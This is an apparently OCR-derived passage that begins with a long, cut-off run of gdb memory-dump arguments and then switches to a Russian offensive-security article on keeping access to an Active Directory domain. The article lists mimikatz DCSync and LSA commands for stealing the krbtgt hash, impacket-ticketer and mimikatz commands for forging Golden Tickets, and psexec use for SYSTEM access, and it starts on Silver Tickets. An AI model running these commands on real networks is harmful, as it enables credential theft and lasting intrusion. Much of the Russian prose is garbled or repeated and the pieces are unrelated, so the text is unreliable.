'x/4x $rdx+0x2240' -ex 'x/4x $rdx+0x2248' -ex 'x/4x $rdx+0x2250' -ex 'x/4x $rdx+0x2258' -ex 'x/4x $rdx+0x2260' -ex 'x/4x $rdx+0x2268' -ex 'x/4x $rdx+0x2270' -ex 'x/4x $rdx+0x2278' -ex 'x/4x $rdx+0x2280' -ex 'x/4x $rdx+0x2288' -ex 'x/4x $rdx+0x2290' -ex 'x/4x $rdx+0x2298' -ex 'x/4x $rdx+0x22a0' -ex 'x/4x $rdx+0x22a8' -ex 'x/4x $rdx+0x22b0' -ex 'x/4x $rdx+0x22b8' -ex 'x/4x $rdx+0x22c0' -ex 'x/4x $rdx+0x22c8' -ex 'x/4x $rdx+0x22d0' -ex 'x/4x $rdx+0x22d8' -ex 'x/4x $rdx+0x22e0' -ex 'x/4x $rdx+0x22e8' -ex 'x/4x $rdx+0x22f0' -ex 'x/4x $rdx+0x22f8' -ex 'x/4x $rdx+0x2300' -ex 'x/4x $rdx+0x2308' -ex 'x/4x $rdx+0x2310' -ex 'x/4x $rdx+0x2318' -ex 'x/4x $rdx+0x2320' -ex 'x/4x $rdx+0x2328' -ex 'x/4x $rdx+0x2330' -ex 'x/4x $rdx+0x2338' -ex 'x/4x $rdx+0x2340' -ex 'x/4x $rdx+0x2348' -ex 'x/4x $rdx+0x2350' -ex 'x/4x $rdx+0x2358' -ex 'x/4x $rdx+0x2360' -ex 'x/4x $rdx+0x2368' -ex 'x/4x $rdx+0x2370' -ex 'x/4x $rdx+0x2378' -ex 'x/4x $rdx+0x2380' -ex 'x/4x $rdx+0x2388' -ex 'x/4x $rdx+0x2390' -ex 'x/4x $rdx+0x2398' -ex 'x/4x $rdx+0x23a0' -ex 'x/4x $rdx+0x23a8' -ex 'x/4x $rdx+0x23b0' -ex 'x/4x $rdx+0x23b8' -ex 'x/4x $rdx+0x23c0' -ex 'x/4x $rdx+0x23c8' -ex 'x/4x $rdx+0x23d0' -ex 'x/4x $rdx+0x23d8' -ex 'x/4x $rdx+0x23e0' -ex 'x/4x $rdx+0x23e8' -ex 'x/4x $rdx+0x23f0' -ex 'x/4x $rdx+0x23f8' -ex 'x/4x $rdx+0x2400' -ex 'x/4x $rdx+0x2408' -ex 'x/4x $rdx+0x2410' -ex 'x/4x $rdx+0x2418' -ex 'x/4x $rdx+0x2420' -ex 'x/4x $rdx+0x2428' -ex 'x/4x $rdx+0x2430' -ex 'x/4x $rdx+0x2438' -ex 'x/4x $rdx+0x2440' -ex 'x/4x $rdx+0x2448' -ex 'x/4x $rdx+0x2450' -ex 'x/4x $rdx+0x2458' -ex 'x/4x $rdx+0x2460' -ex 'x/4x $rdx+0x2468' -ex 'x/4x $rdx+0x2470' -ex 'x/4x $rdx+0x2478' -ex 'x/4x $rdx+0x2480' -ex 'x/4x $rdx+0x2488' -ex 'x/4x $rdx+0x2490' -ex 'x/4x $rdx+0x2498' -ex 'x/4x $rdx+0x24a0' -ex 'x/4x $rdx+0x24a8' -ex 'x/4x $rdx+0x24b0' -ex 'x/4x $rdx+0x24b8' -ex 'x/4x $rdx+0x24c0' -ex 'x/4x $rdx+0x24c8' -ex 'x/4x $rdx+0x24d0' -ex 'x/4x $rdx+0x24d8' -ex 'x/4x $rdx+0x24e0' -ex 'x/4x $rdx+0x24e8' -ex 'x/4x $rdx+0x24f0' -ex 'x/4x $rdx+0x24f8' -ex 'x/4x $rdx+0x2500' -ex 'x/4x $rdx+0x2508' -ex 'x/4x $rdx+0x2510' -ex 'x/4x $rdx+0x2518' -ex 'x/4x $rdx+0x2520' -ex 'x/4x $rdx+0x2528' -ex 'x/4x $rdx+0x2530' -ex 'x/4x $rdx+0x2538' -ex 'x/4x $rdx+0x2540' -ex 'x/4x $rdx+0x2548' -ex 'x/4x $rdx+0x2550' -ex 'x/4x $rdx+0x2558' -ex 'x/4x $rdx+0x2560' -ex 'x/4x $rdx+0x2568' -ex 'x/4x $rdx+0x2570' -ex 'x/4x $rdx+0x2578' -ex 'x/4x $rdx+0x2580' -ex 'x/4x $rdx+0x2588' -ex 'x/4x $rdx+0x2590' -ex 'x/4x $rdx+0x2598' -ex 'x/4x $rdx+0x25a0' -ex 'x/4x $rdx+0x25a8' -ex 'x/4x $rdx+0x25b0' -ex 'x/4x $rdx+0x25b8' -ex 'x/4x $rdx+0x25c0' -ex 'x/4x $rdx+0x25c8' -ex 'x/4x $rdx+0x25d0' -ex 'x/4x $rdx+0x25d8' -ex 'x/4x $rdx+0x25e0' -ex 'x/4x $rdx+0x25e8' -ex 'x/4x $rdx+0x25f0' -ex 'x/4x $rdx+0x25f8' -ex 'x/4x $rdx+0x2600' -ex 'x/4x $rdx+0x2608' -ex 'x/4x $rdx+0x2610' -ex 'x/4x $rdx+0x2618' -ex 'x/4x $rdx+0x2620' -ex 'x/4x $rdx+0x2628' -ex 'x/4x $rdx+0x2630' -ex 'x/4x $rdx+0x2638' -ex 'x/4x $rdx+0x2640' -ex 'x/4x $rdx+0x2648' -ex 'x/4x $rdx+0x2650' -ex 'x/4x $rdx+0x2658' -ex 'x/4x $rdx+0x2660' -ex 'x/4x $rdx+0x2668' -ex 'x/4x $rdx+0x2670' -ex 'x/4x $rdx+0x2678' -ex 'x/4x $rdx+0x2680' -ex 'x/4x $rdx+0x2688' -ex 'x/4x $rdx+0x2690' -ex 'x/4x $rdx+0x2698' -ex 'x/4x $rdx+0x26a0' -ex 'x/4x $rdx+0x26a8' -ex 'x/4x $rdx+0x26b0' -ex 'x/4x $rdx+0x26b8' -ex 'x/4x $rdx+0x26c0' -ex 'x/4x $rdx+0x26c8' -ex 'x/4x $rdx+0x26d0' -ex 'x/4x $rdx+0x26d8' -ex 'x/4x $rdx+0x26e0' -ex 'x/4x $rdx+0x26e8' -ex 'x/4x $rdx+0x26f0' -ex 'x/4x $rdx+0x26f8' -ex 'x/4x $rdx+0x2700' -ex 'x/4x $rdx+0x2708' -ex 'x/4x $rdx+0x2710' -ex 'x/4x $rdx+0x2718' -ex 'x/4x $rdx+0x2720' -ex 'x/4x $rdx+0x2728' -ex 'x/4x $rdx+0x2730' -ex 'x/4x $rdx+0x2738' -ex 'x/4x $rdx+0x2740' -ex 'x/4x $rdx+0x2748' -ex 'x/4x $rdx+0x2750' -ex 'x/4x $rdx+0x2758' -ex 'x/4x $rdx+0x2760' -ex 'x/4x $rdx+0x2768' -ex 'x/4x $rdx+0x2770' -ex 'x/4x $rdx+0x2778' -ex 'x/4x $rdx+0x2780' -ex 'x/4x $rdx+0x2788' -ex 'x/4x $rdx+0x2790' -ex 'x/4x $rdx+0x2798' -ex 'x/4x $rdx+0x27a0' -ex 'x/4x $rdx+0x27a8' -ex 'x/4x $rdx+0x27b0' -ex 'x/4x $rdx+0x27b8' -ex 'x/4x $rdx+0x27c0' -ex 'x/4x $rdx+0x27c8' -ex 'x/4x $rdx+0x27d0' -ex 'x/4x $rdx+0x27d8' -ex 'x/4x $rdx+0x27e0' -ex 'x/4x $rdx+0x27e8' -ex 'x/4x $rdx+0x27f0' -ex 'x/4x $rdx+0x27f8' -ex 'x/4x $rdx+0x2800' -ex 'x/4x $rdx+0x2808' -ex 'x/4x $rdx+0x2810' -ex 'x/4x $rdx+0x2818' -ex 'x/4x $rdx+0x2820' -ex 'x/4x $rdx+0x2828' -ex 'x/4x $rdx+0x2830' -ex 'x/4x $rdx+0x2838' -ex 'x/4x $rdx+0x2840' -ex 'x/4x $rdx+0x2848' -ex 'x/4x $rdx+0x2850' -ex 'x/4x $rdx+0x2858' -ex 'x/4x $rdx+0x2860' -ex 'x/4x $rdx+0x2868' -ex 'x/4x $rdx+0x2870' -ex 'x/4x $rdx+0x2878' -ex 'x/4x $rdx+0x2880' -ex 'x/4x $rdx+0x2888' -ex 'x/4x $rdx+0x2890' -ex 'x/4x $rdx+0x2898' -ex 'x/4x $rdx+0x28a0' -ex 'x/4x $rdx+0x28a8' -ex 'x/4x $rdx+0x28b0' -ex 'x/4x $rdx+0x28b8' -ex 'x/4x $rdx+0x28c0' -ex 'x/4x $rdx+0x28c8' -ex 'x/4x $rdx+0x28d0' -ex 'x/4x $rdx+0x28d8' -ex 'x/4x $rdx+0x28e0' -ex 'x/4x $rdx+0x28e8' -ex 'x/4x $rdx+0x28f0' -ex 'x/4x $rdx+0x28f8' -ex 'x/4x $rdx+0x2900' -ex 'x/4x $rdx+0x2908' -ex 'x/4x $rdx+0x2910' -ex 'x/4x $rdx+0x2918' -ex 'x/4x $rdx+0x2920' -ex 'x/4x $rdx+0x2928' -ex 'x/4x $rdx+0x2930' -ex 'x/4x $rdx+0x2938' -ex 'x/4x $rdx+0x2940' -ex 'x/4x $rdx+0x2948' -ex 'x/4x $rdx+0x2950' -ex 'x/4x $rdx+0x2958' -ex 'x/4x $rdx+0x2960' -ex 'x/4x $rdx+0x2968' -ex 'x/4x $rdx+0x2970' -ex 'x/4x $rdx+0x2978' -ex 'x/4x $rdx+0x2980' -ex 'x/4x $rdx+0x2988' -ex 'x/4x $rdx+0x2990' -ex 'x/4x $rdx+0x2998' -ex 'x/4x $rdx+0x29a0' -ex 'x/4x $rdx+0x29a8' -ex 'x/4x $rdx+0x29b0' -ex 'x/4x $rdx+0x29b8' -ex 'x/4x $rdx+0x29c0' -ex 'x/4x $rdx+0x29c8' -ex 'x/4x $rdx+0x29d0' -ex 'x/4x $rdx+0x29d8' -ex 'x/4x $rdx+0x29e0' -ex 'x/4x $rdx+0x29e8' -ex 'x/4x $rdx+0x29f0' -ex 'x/4x $rdx+0x29f8' -ex 'x/4x $rdx+0x2a00' -ex 'x/4x $rdx+0x2a08' -ex 'x/4x $rdx+0x2a10' -ex 'x/4x $rdx+0x2a18' -ex 'x/4x $rdx+0x2a20' -ex 'x/4x $rdx+0x2a28' -ex 'x/4x $rdx+0x2a30' -ex 'x/4x $rdx+0x2a38' -ex 'x/4x $rdx+0x2a40' -ex 'x/4x $rdx+0x2a48' -ex 'x/4x $rdx+0x2a50' -ex 'x/4x $rdx+0x2a58' -ex 'x/4x $rdx+0x2a60' -ex 'x/4x $rdx+0x2a68' -ex 'x/4x $rdx+0x2a70' -ex 'x/4x $rdx+0x2a78' -ex 'x/4x $rdx+0x2a80' -ex 'x/4x $rdx+0x2a88' -ex 'x/4x $rdx+0x2a90' -ex 'x/4x $rdx+0x2a98' -ex 'x/4x $rdx+0x2aa0' -ex 'x/4x $rdx+0x2aa8' -ex 'x/4x $rdx+0x2ab0' -ex 'x/4x $rdx+0x2ab8' -ex 'x/4x $rdx+0x2ac0' -ex 'x/4x $rdx+0x2ac8' -ex 'x/4x $rdx+0x2ad0' -ex 'x/4x $rdx+0x2ad8' -ex 'x/4x $rdx+0x2ae0' -ex 'x/4x $rdx+0x2ae8' -ex 'x/4x $rdx+0x2af0' -ex 'x/4x $rdx+0x2af8' -ex 'x/4x $rdx+0x2b00' -ex 'x/4x $rdx+0x2b08' -ex 'x/4x $rdx+0x2b10' -ex 'x/4x $rdx+0x2b18' -ex 'x/4x $rdx+0x2b20' -ex 'x/4x $rdx+0x2b28' -ex 'x/4x $rdx+0x2b30' -ex 'x/4x $rdx+0x2b38' -ex 'x/4x $rdx+0x2b40' -ex 'x/4x $rdx+0x2b48' -ex 'x/4x $rdx+0x2b50' -ex 'x/4x $rdx+0x2b58' -ex 'x/4x $rdx+0x2b60' -ex 'x/4x $rdx+0x2b68' -ex 'x/4x $rdx+0x2b70' -ex 'x/4x $rdx+0x2b78' -ex 'x/4x $rdx+0x2b80' -ex 'x/4x $rdx+0x2b88' -ex 'x/4x $rdx+0x2b90' -ex 'x/4x $rdx+0x2b98' -ex 'x/4x $rdx+0x2ba0' -ex 'x/4x $rdx+0x2ba8' -ex 'x/4x $rdx+0x2bb0' -ex 'x/4x $rdx+0x2bb8' -ex 'x/4x $rdx+0x2bc0' -ex 'x/4x $rdx+0x2bc8' -ex 'x/4x $rdx+0x2bd0' -ex 'x/4x $rdx+0x2bd8' -ex 'x/4x $rdx+0x2be0' -ex 'x/4x $rdx+0x2be8' -ex 'x/4x $rdx+0x2bf0' -ex 'x/4x $rdx+0x2bf8' -ex 'x/4x $rdx+0x2c00' -ex 'x/4x $rdx+0x2c08' -ex 'x/4x $rdx+0x2c10' -ex 'x/4x $rdx+0x2c18' -ex 'x/4x $rdx+0x2c20' -ex 'x/4x $rdx+0x2c28' -ex 'x/4x $rdx+0x2c30' -ex 'x/4x $rdx+0x2c38' -ex 'x/4x $rdx+0x2c40' -ex 'x/4x $rdx+0x2c48' -ex 'x/4x $rdx+0x2c50' -ex 'x/4x $rdx+0x2c58' -ex 'x/4x $rdx+0x2c60' -ex 'x/4x $rdx+0x2c68' -ex 'x/4x $rdx+0x2c70' -ex 'x/4x $rdx+0x2c78' -ex 'x/4x $rdx+0x2c80' -ex 'x/4x $rdx+0x2c88' -ex 'x/4x $rdx+0x2c90' -ex 'x/4x $rdx+0x2c98' -ex 'x/4x $rdx+0x2ca0' -ex 'x/4x $rdx+0x2ca8' -ex 'x/4x $rdx+0x2cb0' -ex 'x/4x $rdx+0x2cb8' -ex 'x/4x $rdx+0x2cc0' -ex 'x/4x $rdx+0x2cc8' -ex 'x/4x $rdx+0x2cd0' -ex 'x/4x $rdx+0x2cd8' -ex 'x/4x $rdx+0x2ce0' -ex 'x/4x $rdx+0x2ce8' -ex 'x/4x $rdx+0x2cf0' -ex 'x/4x $rdx+0x2cf8' -ex 'x/4x $rdx+0x2d00' -ex 'x/4x $rdx+0x2d08' -ex 'x/4x $rdx+0x2d10' -ex 'x/4x $rdx+0x2d18' -ex 'x/4x $rdx+0x2d20' -ex 'x/4x $rdx+0x2d28' -ex 'x/4x $rdx+0x2d30' -ex 'x/4x $rdx+0x2d38' -ex 'x/4x $rdx+0x2d40' -ex 'x/4x $rdx+0x2d48' -ex 'x/4x $rdx+0x2d50' -ex 'x/4x $rdx+0x2d58' -ex 'x/4x $rdx+0x2d60' -ex 'x/4x $rdx+0x2d68' -ex 'x/4x $rdx+0x2d70' -ex 'x/4x $rdx+0x2d78' -ex 'x/4x $rdx+0x2d80' -ex 'x/4x $rdx+0x2d88' -ex 'x/4x $rdx+0x2d90' -ex 'x/4x $rdx+0x2d98' -ex 'x/4x $rdx+0x2da0' -ex 'x/4x $rdx+0x2da8' -ex 'x/4x $rdx+0x2db0' -ex 'x/4x $rdx+0x2db8' -ex 'x/4x $rdx+0x2dc0' -ex 'x/4x $rdx+0x2dc8' -ex 'x/4x $rdx+0x2dd0' -ex 'x/4x $rdx+0x2dd8' -ex 'x/4x $rdx+0x2de0' -ex 'x/4x $rdx+0x2de8' -ex 'x/4x $rdx+0x2df0' -ex 'x/4x $rdx+0x2df8' -ex 'x/4x $rdx+0x2e00' -ex 'x/4x $rdx+0x2e08' -ex 'x/4x $rdx+0x2e10' -ex 'x/4x $rdx+0x2e18' -ex 'x/4x $rdx+0x2e20' -ex 'x/4x $rdx+0x2e28' -ex 'x/4x $rdx+0x2e30' -ex 'x/4x $rdx+0x2e38' -ex 'x/4x $rdx+0x2e40' -ex 'x/4x $rdx+0x2e48' -ex 'x/4x $rdx+0x2e50' -ex 'x/4x $rdx+0x2e58' -ex 'x/4x $rdx+0x2e60' -ex 'x/4x $rdx+0x2e68' -ex 'x/4x $rdx+0x2e70' -ex 'x/4x $rdx+0x2e78' -ex 'x/4x $rdx+0x2e80' -ex 'x/4x $rdx+0x2e88' -ex 'x/4x $rdx+0x2e90' -ex 'x/4x $rdx+0x2e98' -ex 'x/4x $rdx+0x2ea0' -ex 'x/4x $rdx+0x2ea8' -ex 'x/4x $rdx+0x2eb0' -ex 'x/4x $rdx+0x2eb8' -ex 'x/4x $rdx+0x2ec0' -ex 'x/4x $rdx+0x2ec8' -ex 'x/4x $rdx+0x2ed0' -ex 'x/4x $rdx+0x2ed8' -ex 'x/4x $rdx+0x2ee0' -ex 'x/4x $rdx+0x2ee8' -ex 'x/4x $rdx+0x2ef0' -ex 'x/4x $rdx+0x2ef8' -ex 'x/4x $rdx+0x2f00' -ex 'x/4x $rdx+0x2f08' -ex 'x/4x $rdx+0x2f10' -ex 'x/4x $rdx+0x2f18' -ex 'x/4x $rdx+0x2f20' -ex 'x/4x $rdx+0x2f28' -ex 'x/4x $rdx+0x2f30' -ex 'x/4x $rdx+0x2f38' -ex 'x/4x $rdx+0x2f40' -ex 'x/4x $rdx+0x2f48' -ex 'x/4x $rdx+0x2f50' -ex 'x/4x $rdx+0x2f58' -ex 'x/4x $rdx+0x2f60' -ex 'x/4x $rdx+0x2f68' -ex 'x/4x $rdx+0x2f70' -ex 'x/4x $rdx+0x2f78' -ex 'x/4x $rdx+0x2f80' -ex 'x/4x $rdx+0x2f88' -ex 'x/4x $rdx+0x2f90' -ex 'x/4x $rdx+0x2f98' -ex 'x/4x $rdx+0x2fa0' -ex 'x/4x $rdx+0x2fa8' -ex 'x/4x $rdx+0x2fb0' -ex 'x/4x $rdx+0x2fb8' -ex 'x/4x $rdx+0x2fc0' -ex 'x/4x $rdx+0x2fc8' -ex 'x/4x $rdx+0x2fd0' -ex 'x/4x $rdx+0x2fd8' -ex 'x/4x $rdx+0x2fe0' -ex 'x/4x $rdx+0x2fe8' -ex 'x/4x $rdx+0x2ff0' -ex 'x/4x $rdx+0x2ff8' -ex 'x/4x $rdx+0x3000' -ex 'x/4x $rdx+0x3008' -ex 'x/4x $rdx+0x3010' -ex 'x/4x $rdx+0x3018' -ex 'x/4x $rdx+0x3020' -ex 'x/4x $rdx+0x3028' -ex 'x/4x $rdx+0x3030' -ex 'x/4x $rdx+0x3038' -ex 'x/4x $rdx+0x3040' -ex 'x/4x $rdx+0x3048' -ex 'x/4x $rdx+0x3050' -ex 'x/4x $rdx+0x3058' -ex 'x/4x $rdx+0x3060' -ex 'x/4x $rdx+0x3068' -ex 'x/4x $rdx+0x3070' -ex 'x/4x $rdx+0x3078' -ex 'x/4x $rdx+0x3080' -ex 'x/4x $rdx+0x3088' -ex 'x/4x $rdx+0x3090' -ex 'x/4x $rdx+0x3098' -ex 'x/4x $rdx+0x30a0' -ex 'x/4x $rdx+0x30a8' -ex 'x/4x $rdx+0x30b0' -ex 'x/4x $rdx+0x30b8' -ex 'x/4x $rdx+0x30c0' -ex 'x/4x $rdx+0x30c8' -ex 'x/4x $rdx+0x30d0' -ex 'x/4x $rdx+0x30d8' -ex 'x/4x $rdx+0x30e0' -ex 'x/4x $rdx+0x30e8' -ex 'x/4x $rdx+0x30f0' -ex 'x/4x $rdx+0x30f8' -ex 'x/4x $rdx+0x3100' -ex 'x/4x $rdx+0x3108' -ex 'x/4x $rdx+0x3110' -ex 'x/4x $rdx+0x3118' -ex 'x/4x $rdx+0x3120' -ex 'x/4x $rdx+0x3128' -ex 'x/4x $rdx+0x3130' -ex 'x/4x $rdx+0x3138' -ex 'x/4x $rdx+0x3140' -ex 'x/4x $rdx+0x3148' -ex 'x/4x $rdx+0x3150' -ex 'x/4x $rdx+0x3158' -ex 'x/4x $rdx+0x3160' -ex 'x/4x $rdx+0x3168' -ex 'x/4x $rdx+0x3170' -ex 'x/4x $rdx+0x3178' -ex 'x/4x $rdx+0x3180' -ex 'x/4x $rdx+0x3188' -ex 'x/4x $rdx+0x3190' -ex 'x/4x $rdx+0x3198' -ex 'x/4x $rdx+0x31a0' -ex 'x/4x $rdx+0x31a8' -ex 'x/4x $rdx+0x31b0' -ex 'x/4x $rdx+0x31b8' -ex 'x/4x $rdx+0x31c0' -ex 'x/4x $rdx+0x31c8' -ex 'x/4x $rdx+0x31d0' -ex 'x/4x $rdx+0x31d8' -ex 'x/4x $rdx+0x31e0' -ex 'x/4x $rdx+0x31e8' -ex 'x/4x $rdx+0x31f0' -ex 'x/4x $rdx+0x31f8' -ex 'x/4x $rdx+0x3200' -ex 'x/4x $rdx+0x3208' -ex 'x/4x $rdx+0x3210' -ex 'x/4x $rdx+0x3218' -ex 'x/4x $rdx+0x3220' -ex 'x/4x $rdx+0x3228' -ex 'x/4x $rdx+0x3230' -ex 'x/4x $rdx+0x3238' -ex 'x/4x $rdx+0x3240' -ex 'x/4x $rdx+0x3248' -ex 'x/4x $rdx+0x3250' -ex 'x/4x $rdx+0x3258' -ex 'x/4x $rdx+0x3260' -ex 'x/4x $rdx+0x3268' -ex 'x/4x $rdx+0x3270' -ex 'x/4x $rdx+0x3278' -ex 'x/4x $rdx+0x3280' -ex 'x/4x $rdx+0x3288' -ex 'x/4x $rdx+0x3290' -ex 'x/4x $rdx+0x3298' -ex 'x/4x $rdx+0x32a0' -ex 'x/4x $rdx+0x32a8' -ex 'x/4x $rdx+0x32b0' -ex 'x/4x $rdx+0x32b8' -ex 'x/4x $rdx+0x32c0' -ex 'x/4x $rdx+0x32c8' -ex 'x/4x $rdx+0x32d0' -ex 'x/4x $rdx+0x32d8' -ex 'x/4x $rdx+0x32e0' -ex 'x/4x $rdx+0x32e8' -ex 'x/4x $rdx+0x32f0' -ex 'x/4x $rdx+0x32f8' -ex 'x/4x $rdx+0x3300' -ex 'x/4x $rdx+0x3308' -ex 'x/4x $rdx+0x3310' -ex 'x/4x $rdx+0x3318' -ex 'x/4x $rdx+0x3320' -ex 'x/4x $rdx+0x3328' -ex 'x/4x $rdx+0x3330' -ex 'x/4x $rdx+0x3338' -ex 'x/4x $rdx+0x3340' -ex 'x/4x $rdx+0x3348' -ex 'x/4x $rdx+0x3350' -ex 'x/4x $rdx+0x3358' -ex 'x/4x $rdx+0x3360' -ex 'x/4x $rdx+0x3368' -ex 'x/4x $rdx+0x3370' -ex 'x/4x $rdx+0x3378' -ex 'x/4x $rdx+0x3380' -ex 'x/4x $rdx+0x3388' -ex 'x/4x $rdx+0x3390' -ex 'x/4x $rdx+0x3398' -ex 'x/4x $rdx+0x33a0' -ex 'x/4x $rdx+0x33a8' -ex 'x/4x $rdx+0x33b0' -ex 'x/4x $rdx+0x33b8' -ex 'x/4x $rdx+0x33c0' -ex 'x/4x $rdx+0x33c8' -ex 'x/4x $rdx+0x33d0' -ex 'x/4x $rdx+0x33d8' -ex 'x/4x $rdx+0x33e0' -ex 'x/4x $rdx+0x33e8' -ex 'x/4x $rdx+0x33f0' -ex 'x/4x $rdx+0x33f8' -ex 'x/4x $rdx+0x3400' -ex 'x/4x $rdx+0x3408' -ex 'x/4x $rdx+0x3410' -ex 'x/4x $rdx+0x3418' -ex 'x/4x $rdx+0x3420' -ex 'x/4x $rdx+0x3428' -ex 'x/4x $rdx+0x3430' -ex 'x/4x $rdx+0x3438' -ex 'x/4x $rdx+0x3
```

ВЗЛОМ

ЗАКРЕПЛЯЕМСЯ В ACTIVE DIRECTORY

КАК СОХРАНИТЬ ДОСТУП ПРИ АТАКЕ НА ДОМЕН

Анатолий Митяшин
Руководитель отдела информационной безопасности

Представь, что мы осуществляется проникнутрование учетные записи, используя разные технии повышения привилегий, распространились по сети, скрылись от средств обнаружения, но неожиданно потеряли контроль над доменом, потому что администратор по какой-то причине сменил пароль. В существующей статье мы разберем способы сохранить доступ к контроллеру домена даже если администратор сменил пароли или разрешения.

Другие статьи про атаки на Active Directory

- Пентест Active Directory: от доменного пользователя к доменному администратору
- Пентест Active Directory: от доменного пользователя к доменному администратору. Часть 2
- Пентест Active Directory: от доменного пользователя к доменному администратору. Часть 3
- Пентест Active Directory: Kerberoasting, Pass-the-Ticket, Golden Ticket, Silver Ticket, DCSync, Kerberoast и Golden Ticket
- Пентест Active Directory: как атаковать рабочие станции, имеющие доступ к доменным ресурсам
- Пентест Active Directory: как получить доступ к доменным ресурсам, используя уязвимости в Exchange
- Пентест Active Directory: как обмануть защиту от обнаружения

WARNING

Все описанные в статье процедуры исключительно в ознакомительных целях. Не рекомендуем, не пробуй не могут ответственности за любой возможный ущерб, причиненный информацией из этой статьи.

KERBEROS GOLDEN TICKETS

Один из способов сохранить доступ к системе — сформировать Golden Ticket. Нет пароля учетной записи **krbtgt**? Не беда! Имея доступ к контроллеру домена мы сгенерим новый билет на основе имеющегося.

Для начала нам нужно получить хеш учетной записи **krbtgt** и может быть расшифровать Golden Ticket, поэтому нам необходимо получить хеш учетной записи **krbtgt** и можно сгенерить новый билет. Для этого нам нужно:

1. DNS домена
2. SID домена
3. NTLM хеш доменной учетной записи krbtgt.

Если пользователь под которым мы работаем имеет доступ к контроллеру домена, то мы можем получить NTLM хеш учетной записи krbtgt. Сделать это можно как удаленно, так и с помощью плагинов. С использованием плагинов в отличие от использования утилиты mimikatz мы можем получить хеш без Security Account Manager (SAM), или же задействовать модуль запуска.

mimikatz # lsadump::dcsync /user:krbtgt

Получение хеша учетной записи krbtgt

mimikatz # privilege::debug
mimikatz # lsadump::lsa /inject /name:krbtgt

Получение хеша учетной записи krbtgt с использованием модуля запуска

Золотые билеты Kerberos — действительный билет Kerberos TGT, полученный администратором домена. Для генерации учетной записи Kerberos **krbtgt** и так TGT зашифрован ключом пароля **krbtgt** и может быть расшифрован только контроллером АД. Для генерации билета нам необходимо знать следующие данные для создания Golden Ticket, нам необходимо знать следующее:

1. DNS домена
2. SID домена
3. NTLM хеш доменной учетной записи krbtgt.
4. Имя пользователя, под которым будет работать сотрудник (даже если такого пользователя не существует).

Так же нам понадобится можно быть любым, остается найти три недостающих параметра. Имеющиеся в SID домена можно узнать с помощью Power-Shell-скриптов **Get-ADDomain**.

Получение SID домена с помощью Get-ADDomain

Теперь нужно получить NTLM хеш учетной записи **krbtgt**. Сделать это можно как удаленно, так и с помощью плагинов. С использованием плагинов в отличие от использования утилиты mimikatz мы можем получить хеш без Security Account Manager (SAM), или же задействовать модуль запуска.

mimikatz # lsadump::dcsync /user:krbtgt

Получение хеша учетной записи krbtgt с использованием модуля DCSync

mimikatz # privilege::debug
mimikatz # lsadump::lsa /inject /name:krbtgt

Получение хеша учетной записи krbtgt с использованием модуля запуска

Здравствуя этапы выполняются также с использованием DCSync или при наличии открытой сессии **mimikatz**:

lsaquery -secretsdump domain.demo/root@192.168.0.100

Получение хеша учетной записи krbtgt с использованием DCSync

Существует для выполнить использование **metasploit** при помощи **hashdump/dcsync_ntlm** для второго нужно загрузить модуль:

Получение хеша учетной записи krbtgt с использованием metasploit

С помощью полученной информации можно создать и применить Golden Ticket. Сделать это можно стандартным способом (использовав mimikatz, удаленно) с помощью **ticketer** и с использованием **metasploit**:

impacket-ticketer -nthash 8df07a5c1a7f8b9d9e0c2c1a8b4d9e0c -domain-sid S-1-5-21-7915185-963154784-1819495128 -domain demo.local, dm anyuser

Генерация Golden Ticket с использованием impacket

mimikatz # kerberos::golden /admin:anyuser /domain:demo.local /sid:S-1-5-21-7915185-963154784-1819495128 /krbtgt:8df07a5c1a7f8b9d9e0c2c1a8b4d9e0c /id:500 /ticket:anyuser

Генерация Golden Ticket с использованием mimikatz

В текущей директории создан билет **anyuser.ccache**. Экспортируем его:

export KRB5CCNAME=anyuser.ccache

Теперь подключимся к помощью **psexec** от того же пользователя:

python3 psexec.py -k -no-pass [domen]/[пользователь][домен хоста]

Получение удаленного управления с правами SYSTEM

Mimikatz

Создание подделанной золотой билет с помощью mimikatz:

Генерация Golden Ticket с использованием mimikatz


Если в домене компьюк не использовать параметр **/ptt**, то билет будет просто сохранен в текущей директории. В данном случае он сразу будет инициирован в памяти. Давай проверим это, выполнив клиентскую сторону:

mimikatz # misc::cmd

Теперь, выполнив команду **klist**, наблюдаем наличие подделанного Golden Ticket.

Проверяем наличие подделанного Golden Ticket

Теперь проверим его:



Проверяем наличие подделанного Golden Ticket

И проверяем, что билет успешно загружен:

Проверяем наличие подделанного Golden Ticket

Таким образом, у нас остается возможность работы с повышенными привилегиями, при этом мы не используем учетные данные администратора. Это означает, что мы можем получить доступ всегда даже при смене паролей учетных записей администратора домена, а также для удаленно осуществлять подмену учетных записей.

KERBEROS SILVER TICKET

Silver Ticket — это подделанные билеты TGS, также называемые билетами Kerberos. Они используются для доступа к определенным службам, таким как сервер или сервисы на базе Kerberos АД-RPC-NFS и SQL-RDS,SQL-RDP, что исключает взаимодействие с контроллером домена. То есть в нас получается избежать потребления, так как журналы аутентификации не сохраняются.

Создание подделанного Kerberos Silver Ticket

Подделанные билеты Kerberos — действительный билет Kerberos TGS, он расшифровывается с помощью учетной записи службы, для которой настроен SPN-имя для каждого сервера, на котором, в свою очередь, работает служба процесса подделанного Kerberos.

Но в целом как Golden Ticket является подделанным TGT для получения доступа к ресурсам домена, Silver Ticket представляет собой подделанный TGS. Из-за данного, что обмена, это обходить его применяется ограничения определенной службой.

Для атаки выдвигающего следует, что вместо ваше пароля учетной записи **krbtgt** нужно знать пароль учетной записи службы а также их SPN-имя. Нам представлены наиболее интересные службы и соответствующие им пароль Silver.Ticket.

Служба	Том Silver Ticket
WMS	HOST RPCSS
PowerShell Remoting	HOST, HTTP
WinRM	HOST, HTTP
Запланированные задачи	HOST
Общий доступ к файлам Windows (CIFS)	CIFS
LDAP	LDAP
Средства удаленного администрирования Windows	RPCSS, LDAP, CIFS

Разберем создание Silver Ticket на примере службы **cifs**. Она позволяет нам обращаться с правами администратора к любому общему ресурсу на компьютере, что позволяет нам получить **psexec** с правами **SYSTEM**.

Для службы **cifs** нам понадобится ваша пароля учетной записи компьютера. Его можно получить так же, как и случае с Golden Ticket.

Том Silver Ticket

WMS	HOST RPCSS
PowerShell Remoting	HOST, HTTP
WinRM	HOST, HTTP
Запланированные задачи	HOST
Общий доступ к файлам Windows (CIFS)	CIFS
LDAP	LDAP
Средства удаленного администрирования Windows	RPCSS, LDAP, CIFS

Разберем создание Silver Ticket на примере службы **cifs**. Она позволяет нам обращаться с правами администратора к любому общему ресурсу на компьютере, что позволяет нам получить **psexec** с правами **SYSTEM**.

